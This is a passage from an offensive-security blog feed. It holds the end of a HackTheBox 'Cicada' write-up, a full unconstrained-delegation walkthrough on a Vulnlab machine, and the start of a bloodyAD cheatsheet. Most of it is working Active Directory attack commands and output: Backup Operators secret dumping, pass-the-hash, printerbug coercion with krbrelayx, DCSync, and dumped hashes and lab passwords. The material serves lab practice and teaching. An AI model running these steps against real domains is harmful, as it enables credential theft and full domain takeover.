title="Root"></a>Root</h1><p>Let’s start by checking which groups our user belongs to using the <code>groupmembership</code> module for LDAP</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.10.11.35 -u emily.oscars -p &#x27;Q!3@Lp#M6b*7t*Vt&#x27; -M groupmembership -o USER=&quot;emily.oscars&quot;</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)</span><span class="line out"><br>GROUPMEM... 10.10.11.35     389    CICADA-DC        [+] User: emily.oscars is member of following groups:</span><span class="line out"><br>GROUPMEM... 10.10.11.35     389    CICADA-DC        Remote Management Users</span><span class="line out"><br>GROUPMEM... 10.10.11.35     389    CICADA-DC        Backup Operators</span><span class="line out"><br>GROUPMEM... 10.10.11.35     389    CICADA-DC        Domain Users</span></pre></td></tr></table></figure><p>Looking at the output, we see that our user is a member of the <strong>Backup Operators</strong> group, a high-privilege group. This allows us to dump NTDS</p><h2 id="Backup-Operators"><a href="#Backup-Operators" class="headerlink" title="Backup Operators"></a>Backup Operators</h2><p>Recently, @mpgn_x64 (<a href="https://x.com/mpgn_x64">https://x.com/mpgn_x64</a>) added a new module to Netexec called <code>backup_operator</code> which is a very neat addition! Thanks for that</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u emily.oscars -p &#x27;Q!3@Lp#M6b*7t*Vt&#x27; -M backup_operator</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        [*] Triggering RemoteRegistry to start through named pipe...</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        Saved HKLM\SAM to \\10.10.11.35\SYSVOL\SAM</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        Saved HKLM\SYSTEM to \\10.10.11.35\SYSVOL\SYSTEM</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        Saved HKLM\SECURITY to \\10.10.11.35\SYSVOL\SECURITY</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Copying &quot;SAM&quot; to &quot;/home/serioton/.nxc/logs/CICADA-DC_10.10.11.35_2025-02-11_185959.SAM&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] File &quot;SAM&quot; was downloaded to &quot;/home/serioton/.nxc/logs/CICADA-DC_10.10.11.35_2025-02-11_185959.SAM&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Copying &quot;SECURITY&quot; to &quot;/home/serioton/.nxc/logs/CICADA-DC_10.10.11.35_2025-02-11_185959.SECURITY&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] File &quot;SECURITY&quot; was downloaded to &quot;/home/serioton/.nxc/logs/CICADA-DC_10.10.11.35_2025-02-11_185959.SECURITY&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Copying &quot;SYSTEM&quot; to &quot;/home/serioton/.nxc/logs/CICADA-DC_10.10.11.35_2025-02-11_185959.SYSTEM&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] File &quot;SYSTEM&quot; was downloaded to &quot;/home/serioton/.nxc/logs/CICADA-DC_10.10.11.35_2025-02-11_185959.SYSTEM&quot;</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        $MACHINE.ACC:plain_password_hex:6209748a5ab74c44bd98fc5015b6646467841a634c4a1b2d6733289c33f76fc6427f7ccd8f6d978a79eec3ae49eb8c0b5b14e193ec484ea1152e8a04e01a3403b3111c0373d126a566660a7dd083aec1921d53a82bc5129408627ae5be5e945ed58cfb77a2a50e9ffe7e6a4531febd965181e528815d264885921118fb7a74eff51306dbffa4d6a0c995be5c35063576fc4a3eba39d0168d4601da0a0c12748ae870ff36d7fb044649032f550f04c017f6d94675b3517d06450561c71ddf8734100898bf2c19359c69d1070977f070e3b8180210a92488534726005588c0f269a7e182c3c04b96f7b5bc4af488e128f8</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        $MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:188c2f3cb7592e18d1eae37991dee696</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        dpapi_machinekey:0x0e3d4a419282c47327eb03989632b3bef8998f71</span><span class="line out"><br>dpapi_userkey:0x4bb80d985193ae360a4d97f3ca06350b02549fbb</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        NL$KM:cc1501f764391e7a5e538cc174e62b01369b50b8d07223d9b6c56e922f5708d81eba8e8123250327364c19b496cd251f8ff97f5d71e66e8cffcbeb5e4ea4e696</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        [*] Dumping NTDS...</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] Dumping the NTDS, this could take a while so go grab a redbull...</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [-] Could not connect: timed out</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        [*] Cleaning dump with user Administrator and hash 2b87e7c93a3e8a0ea4a581937016f341 on domain cicada.htb</span><span class="line out"><br>BACKUP_O... 10.10.11.35     445    CICADA-DC        [*] Successfully deleted dump files !</span></pre></td></tr></table></figure><p>This module handles everything for us and dumps the Administrator hash. We can use this hash to login to the box and read the root flag</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)</span></pre></td></tr></table></figure><p>In fact, why even bother logging into the box when we can just grab the flag directly with <code>-x</code>? (Thanks to Pwn3d! 😎)</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341 -x &#x27;type \users\administrator\desktop\root.txt&#x27;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] Executed command via wmiexec</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        56662e5d83f25a4649005343c5f33997</span></pre></td></tr></table></figure><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://www.netexec.wiki/">https://www.netexec.wiki/</a></li><li><a href="https://x.com/mpgn_x64">https://x.com/mpgn_x64</a></li><li><a href="https://x.com/mpgn_x64/status/1878899208465600756">https://x.com/mpgn_x64/status/1878899208465600756</a></li><li><a href="https://www.thehacker.recipes/ad/movement/builtins/security-groups#practice">https://www.thehacker.recipes/ad/movement/builtins/security-groups#practice</a></li><li><a href="https://www.thehacker.recipes/ad/movement/credentials/dumping/sam-and-lsa-secrets">https://www.thehacker.recipes/ad/movement/credentials/dumping/sam-and-lsa-secrets</a></li><li><a href="https://github.com/seriotonctf/cme-nxc-cheat-sheet">https://github.com/seriotonctf/cme-nxc-cheat-sheet</a></li></ul>]]></content>
    
    
    <summary type="html">Solving Cicada from HackTheBox using only NetExec</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="netexec" scheme="https://seriotonctf.github.io/tags/netexec/"/>
    
    <category term="hackthebox" scheme="https://seriotonctf.github.io/tags/hackthebox/"/>
    
    <category term="password spraying" scheme="https://seriotonctf.github.io/tags/password-spraying/"/>
    
    <category term="backup operators" scheme="https://seriotonctf.github.io/tags/backup-operators/"/>
    
  </entry>
  
  <entry>
    <title>Abusing Unconstrained Delegation</title>
    <link href="https://seriotonctf.github.io/Abusing-Unconstrained-Delegation/"/>
    <id>https://seriotonctf.github.io/Abusing-Unconstrained-Delegation/</id>
    <published>2025-01-31T17:58:46.000Z</published>
    <updated>2025-06-13T14:19:55.267Z</updated>
    
    <content type="html"><![CDATA[<blockquote><p>Reference: Delegate machine from Vulnlab</p></blockquote><h2 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h2><h3 id="Method1"><a href="#Method1" class="headerlink" title="Method1"></a>Method1</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\&gt; </span>whoami /priv</span><span class="line out"><br></span><span class="line out"><br>PRIVILEGES INFORMATION</span><span class="line out"><br>----------------------</span><span class="line out"><br></span><span class="line out"><br>Privilege Name                Description                                                    State</span><span class="line out"><br>============================= ============================================================== =======</span><span class="line out"><br>...</span><span class="line out"><br>SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled</span><span class="line out"><br>...</span></pre></td></tr></table></figure><h3 id="Method2"><a href="#Method2" class="headerlink" title="Method2"></a>Method2</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.68.115 -u &#x27;a&#x27; -p &#x27;&#x27; --share SYSVOL --get-file &quot;delegate.vl/Policies/&#123;6AC1786C-016F-11D2-945F-00C04fB984F9&#125;/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf&quot; GptTmpl.inf</span><span class="line out"><br>SMB         10.10.68.115    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.68.115    445    DC1              [+] delegate.vl\a: (Guest)</span><span class="line out"><br>SMB         10.10.68.115    445    DC1              [*] Copying &quot;delegate.vl/Policies/&#123;6AC1786C-016F-11D2-945F-00C04fB984F9&#125;/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf&quot; to &quot;GptTmpl.inf&quot;</span><span class="line out"><br>SMB         10.10.68.115    445    DC1              [+] File &quot;delegate.vl/Policies/&#123;6AC1786C-016F-11D2-945F-00C04fB984F9&#125;/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf&quot; was downloaded to &quot;GptTmpl.inf&quot;</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat GptTmpl.inf</span><span class="line out"><br>...</span><span class="line out"><br>SeEnableDelegationPrivilege = *S-1-5-21-1484473093-3449528695-2030935120-1108,*S-1-5-32-544</span></pre></td></tr></table></figure><p><code>S-1-5-21-1484473093-3449528695-2030935120-1108</code> is the SID of the user <code>N.Thompson</code></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb delegate.vl -u &#x27;a&#x27; -p &#x27;&#x27; --rid-brute</span><span class="line out"><br>SMB         10.10.83.107    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.83.107    445    DC1              [+] delegate.vl\a: (Guest)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.83.107    445    DC1              1108: DELEGATE\N.Thompson (SidTypeUser)</span><span class="line out"><br>...</span></pre></td></tr></table></figure><h2 id="Attack"><a href="#Attack" class="headerlink" title="Attack"></a>Attack</h2><h3 id="Verify-That-MachineAccountQuota-Is-Not-Set-to-Zero"><a href="#Verify-That-MachineAccountQuota-Is-Not-Set-to-Zero" class="headerlink" title="Verify That MachineAccountQuota Is Not Set to Zero"></a>Verify That MachineAccountQuota Is Not Set to Zero</h3><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap dc1 -u n.thompson -p KALEB_2341 -M maq</span><span class="line out"><br>LDAP        10.10.68.115    389    DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:delegate.vl)</span><span class="line out"><br>LDAP        10.10.68.115    389    DC1              [+] delegate.vl\n.thompson:KALEB_2341</span><span class="line out"><br>MAQ         10.10.68.115    389    DC1              [*] Getting the MachineAccountQuota</span><span class="line out"><br>MAQ         10.10.68.115    389    DC1              MachineAccountQuota: 10</span></pre></td></tr></table></figure><h3 id="Create-a-new-computer-account"><a href="#Create-a-new-computer-account" class="headerlink" title="Create a new computer account"></a>Create a new computer account</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>addcomputer.py delegate.vl/n.thompson:KALEB_2341 -computer-name serio -computer-pass Password123</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Successfully added machine account serio$ with password Password123.</span></pre></td></tr></table></figure><h3 id="Add-a-new-DNS-record"><a href="#Add-a-new-DNS-record" class="headerlink" title="Add a new DNS record"></a>Add a new DNS record</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>dnstool.py -u &#x27;delegate.vl\serio$&#x27; -p Password123 -r serio.delegate.vl -d 10.8.0.210 --action add DC1.delegate.vl -dns-ip 10.10.83.107</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[-] Adding new record</span><span class="line out"><br>[+] LDAP operation completed successfully</span></pre></td></tr></table></figure><p>verify it’s there</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>dnstool.py -u &#x27;delegate\serio$&#x27; -p Password123 -r serio.delegate.vl -d 10.8.0.210 --action query DC1.delegate.vl -dns-ip 10.10.83.107</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[+] Found record serio</span><span class="line out"><br>DC=serio,DC=Delegate.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=delegate,DC=vl</span><span class="line out"><br>[+] Record entry:</span><span class="line out"><br> - Type: 1 (A) (Serial: 235)</span><span class="line out"><br> - Address: 10.8.0.210</span></pre></td></tr></table></figure><h3 id="Add-the-TRUSTED-FOR-DELEGATION-flag-to-the-machine-account-we-created"><a href="#Add-the-TRUSTED-FOR-DELEGATION-flag-to-the-machine-account-we-created" class="headerlink" title="Add the TRUSTED_FOR_DELEGATION flag to the machine account we created"></a>Add the TRUSTED_FOR_DELEGATION flag to the machine account we created</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>bloodyAD -u n.thompson -p KALEB_2341 --host DC1.delegate.vl add uac &#x27;serio$&#x27; -f TRUSTED_FOR_DELEGATION</span><span class="line out"><br>[-] [&#x27;TRUSTED_FOR_DELEGATION&#x27;] property flags added to serio$&#x27;s userAccountControl</span></pre></td></tr></table></figure><h3 id="Verify-that-the-attribute-was-successfully-written"><a href="#Verify-that-the-attribute-was-successfully-written" class="headerlink" title="Verify that the attribute was successfully written"></a>Verify that the attribute was successfully written</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>ldapdomaindump -u &#x27;delegate.vl\n.thompson&#x27; -p KALEB_2341 delegate.vl</span><span class="line out"><br>[*] Connecting to host...</span><span class="line out"><br>[*] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[*] Starting domain dump</span><span class="line out"><br>[+] Domain dump finished</span><span class="line cmd"><br><span class="prompt">(venv) $ </span>grep TRUSTED_FOR_DELEGATION domain_computers.grep</span><span class="line out"><br>serio   serio$                                  01/01/01 00:00:00       WORKSTATION_ACCOUNT, TRUSTED_FOR_DELEGATION     01/31/25 16:03:15       S-1-5-21-1484473093-3449528695-2030935120-3101</span><span class="line out"><br>DC1     DC1$    DC1.delegate.vl Windows Server 2022 Standard            10.0 (20348)    01/31/25 16:03:32       SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION    08/26/23 09:40:08       S-1-5-21-1484473093-3449528695-2030935120-1000</span></pre></td></tr></table></figure><p>or</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>bloodyAD --host dc1.delegate.vl -d delegate.vl -u n.thompson -p KALEB_2341 get object serio$ | grep userAccountControl</span><span class="line out"><br>userAccountControl: WORKSTATION_TRUST_ACCOUNT; TRUSTED_FOR_DELEGATION</span></pre></td></tr></table></figure><h3 id="Add-SPN"><a href="#Add-SPN" class="headerlink" title="Add SPN"></a>Add SPN</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>addspn.py -u delegate.vl\\n.thompson -p KALEB_2341 -s cifs/serio.delegate.vl -t serio$ -dc-ip 10.10.83.107 DC1.delegate.vl --additional</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[+] Found modification target</span><span class="line out"><br>[+] SPN Modified successfully</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>addspn.py -u delegate.vl\\n.thompson -p KALEB_2341 -s cifs/serio.delegate.vl -t serio$ -dc-ip 10.10.83.107 DC1.delegate.vl</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[+] Found modification target</span><span class="line out"><br>[+] SPN Modified successfully</span></pre></td></tr></table></figure><h3 id="Start-krbrelayx"><a href="#Start-krbrelayx" class="headerlink" title="Start krbrelayx"></a>Start krbrelayx</h3><p>The NT Hash can be generated using online tools like CyberChef or:</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>echo -n &#x27;Password123&#x27; | iconv -t utf-16le | openssl md4 -provider legacy | cut -d&#x27; &#x27; -f2</span><span class="line out"><br>58a478135a93ac3bf058a5ea0e8fdb71</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>krbrelayx.py -hashes :58A478135A93AC3BF058A5EA0E8FDB71 --interface-ip 10.8.0.210</span><span class="line out"><br>[*] Protocol Client HTTPS loaded..</span><span class="line out"><br>[*] Protocol Client HTTP loaded..</span><span class="line out"><br>[*] Protocol Client LDAPS loaded..</span><span class="line out"><br>[*] Protocol Client LDAP loaded..</span><span class="line out"><br>[*] Protocol Client SMB loaded..</span><span class="line out"><br>[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.</span><span class="line out"><br>[*] Running in unconstrained delegation abuse mode using the specified credentials.</span><span class="line out"><br>[*] Setting up SMB Server</span><span class="line out"><br>[*] Setting up HTTP Server on port 80</span><span class="line out"><br>[*] Setting up DNS Server</span><span class="line out"><br></span><span class="line out"><br>[*] Servers started, waiting for connections</span></pre></td></tr></table></figure><h3 id="Trigger-the-exploit"><a href="#Trigger-the-exploit" class="headerlink" title="Trigger the exploit"></a>Trigger the exploit</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>printerbug.py &#x27;serio$:Password123&#x27;@10.10.83.107 serio.delegate.vl</span><span class="line out"><br>[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Attempting to trigger authentication via rprn RPC at 10.10.83.107</span><span class="line out"><br>[*] Bind OK</span><span class="line out"><br>[*] Got handle</span><span class="line out"><br>DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied</span><span class="line out"><br>[*] Triggered RPC backconnect, this may or may not have worked</span></pre></td></tr></table></figure><h3 id="krbrelayx-output"><a href="#krbrelayx-output" class="headerlink" title="krbrelayx output"></a>krbrelayx output</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">[*] SMBD: Received connection from 10.10.83.107</span><br><span class="line">[*] Got ticket for DC1$@DELEGATE.VL [krbtgt@DELEGATE.VL]</span><br><span class="line">[*] Saving ticket in DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache</span><br><span class="line">[*] SMBD: Received connection from 10.10.83.107</span><br><span class="line">[-] Unsupported MechType &#x27;NTLMSSP - Microsoft NTLM Security Support Provider&#x27;</span><br><span class="line">[*] SMBD: Received connection from 10.10.83.107</span><br><span class="line">[-] Unsupported MechType &#x27;NTLMSSP - Microsoft NTLM Security Support Provider&#x27;</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>export KRB5CCNAME=DC1\$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>klist</span><span class="line out"><br>Ticket cache: FILE:DC1$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache</span><span class="line out"><br>Default principal: DC1$@DELEGATE.VL</span><span class="line out"><br></span><span class="line out"><br>Valid starting     Expires            Service principal</span><span class="line out"><br>31/01/25 17:09:26  01/02/25 03:03:29  krbtgt/DELEGATE.VL@DELEGATE.VL</span><span class="line out"><br>        renew until 07/02/25 17:03:29</span></pre></td></tr></table></figure><h3 id="DCSync"><a href="#DCSync" class="headerlink" title="DCSync"></a>DCSync</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">(venv) $ </span>secretsdump.py -k -no-pass dc1.delegate.vl -just-dc-user administrator</span><span class="line out"><br>Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)</span><span class="line out"><br>[*] Using the DRSUAPI method to get NTDS.DIT secrets</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:c32198ceab4cc695e65045562aa3ee93:::</span><span class="line out"><br>[*] Kerberos keys grabbed</span><span class="line out"><br>Administrator:aes256-cts-hmac-sha1-96:f877adcb278c4e178c430440573528db38631785a0afe9281d0dbdd10774848c</span><span class="line out"><br>Administrator:aes128-cts-hmac-sha1-96:3a25aca9a80dfe5f03cd03ea2dcccafe</span><span class="line out"><br>Administrator:des-cbc-md5:ce257f16ec25e59e</span><span class="line out"><br>[*] Cleaning up...</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>evil-winrm -i dc1.delegate.vl -u administrator -H c32198ceab4cc695e65045562aa3ee93</span><span class="line out"><br></span><span class="line out"><br>Evil-WinRM shell v3.7</span><span class="line out"><br></span><span class="line out"><br>Info: Establishing connection to remote endpoint</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Administrator\Documents&gt; </span></span></pre></td></tr></table></figure><h2 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h2><ul><li><a href="https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/">https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/</a></li><li><a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained">https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained</a></li><li><a href="https://blog.netwrix.com/2022/12/02/unconstrained-delegation/">https://blog.netwrix.com/2022/12/02/unconstrained-delegation/</a></li><li><a href="https://exploit.ph/user-constrained-delegation.html">https://exploit.ph/user-constrained-delegation.html</a></li><li><a href="https://www.vulnlab.com/machines">https://www.vulnlab.com/machines</a></li></ul>]]></content>
    
    
    <summary type="html">Abusing Unconstrained Delegation from linux</summary>


    <category term="notes" scheme="https://seriotonctf.github.io/categories/notes/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="dcsync" scheme="https://seriotonctf.github.io/tags/dcsync/"/>
    
    <category term="delegation" scheme="https://seriotonctf.github.io/tags/delegation/"/>
    
    <category term="unconstrained delegation" scheme="https://seriotonctf.github.io/tags/unconstrained-delegation/"/>
    
    <category term="krbrelayx" scheme="https://seriotonctf.github.io/tags/krbrelayx/"/>
    
  </entry>
  
  <entry>
    <title>BloodyAD Cheatsheet</title>
    <link href="https://seriotonctf.github.io/BloodyAD-Cheatsheet/"/>
    <id>https://seriotonctf.github.io/BloodyAD-Cheatsheet/</id>
    <published>2024-12-01T20:16:14.000Z</published>
    <updated>2026-08-03T14:50:13.836Z</updated>
    
    <content type="html"><![CDATA[<h3 id="Installation"><a href="#Installation" class="headerlink" title="Installation"></a>Installation</h3><p>Using uv</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">uv tool install bloodyAD</span><br></pre></td></tr></table></figure><p>Using pipx</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">pipx install bloodyAD</span><br></pre></td></tr></table></figure><h3 id="Retrieve-User-Information"><a href="#Retrieve-User-Information" class="headerlink" title="Retrieve User Information"></a>Retrieve User Information</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> get object <span class="var">$target_username</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc.redelegate.vl -d redelegate.vl -u helen.frost -p P@ssword1 get object administrator</span><span class="line out"><br></span><span class="line out"><br>distinguishedName: CN=Administrator,CN=Users,DC=redelegate,DC=vl</span><span class="line out"><br>accountExpires: 1601-01-01 00:00:00+00:00</span><span class="line out"><br>adminCount: 1</span><span class="line out"><br>cn: Administrator</span><span class="line out"><br>description: Built-in account for administering the computer/domain</span><span class="line out"><br>userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD; NOT_DELEGATED</span></pre></td></tr></table></figure><h3 id="Add-User-To-Group"><a href="#Add-User-To-Group" class="headerlink" title="Add User To Group"></a>Add User To Group</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add groupMember <span class="var">$group_name</span> <span class="var">$member_to_add</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host dc.rustykey.htb -d rustykey.htb -u &#x27;it-computer3$&#x27; -k add groupMember helpdesk &#x27;it-computer3$&#x27;</span><span class="line out"><br>[+] it-computer3$ added to helpdesk</span></pre></td></tr></table></figure><h3 id="Change-Password"><a href="#Change-Password" class="headerlink" title="Change Password"></a>Change Password</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> set password <span class="var">$target_username</span> <span class="var">$new_password</span></span><br></pre></td></tr></table></figure><p><strong>Example:</strong></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>bloodyAD --host DC1.KLENDATHU.VL -d KLENDATHU.VL -u rasczak -p starship99 set password RICO NewP@ssw0rd</span><span class="line out"><br>[+] Password changed successfully!</span></pre></td></tr></table></figure><h3 id="Give-User-GenericAll-Rights"><a href="#Give-User-GenericAll-Rights" class="headerlink" title="Give User GenericAll Rights"></a>Give User GenericAll Rights</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">bloodyAD --host <span class="var">$dc</span> -d <span class="var">$domain</span> -u <span class="var">$username</span> -p <span class="var">$password</span> add genericAll 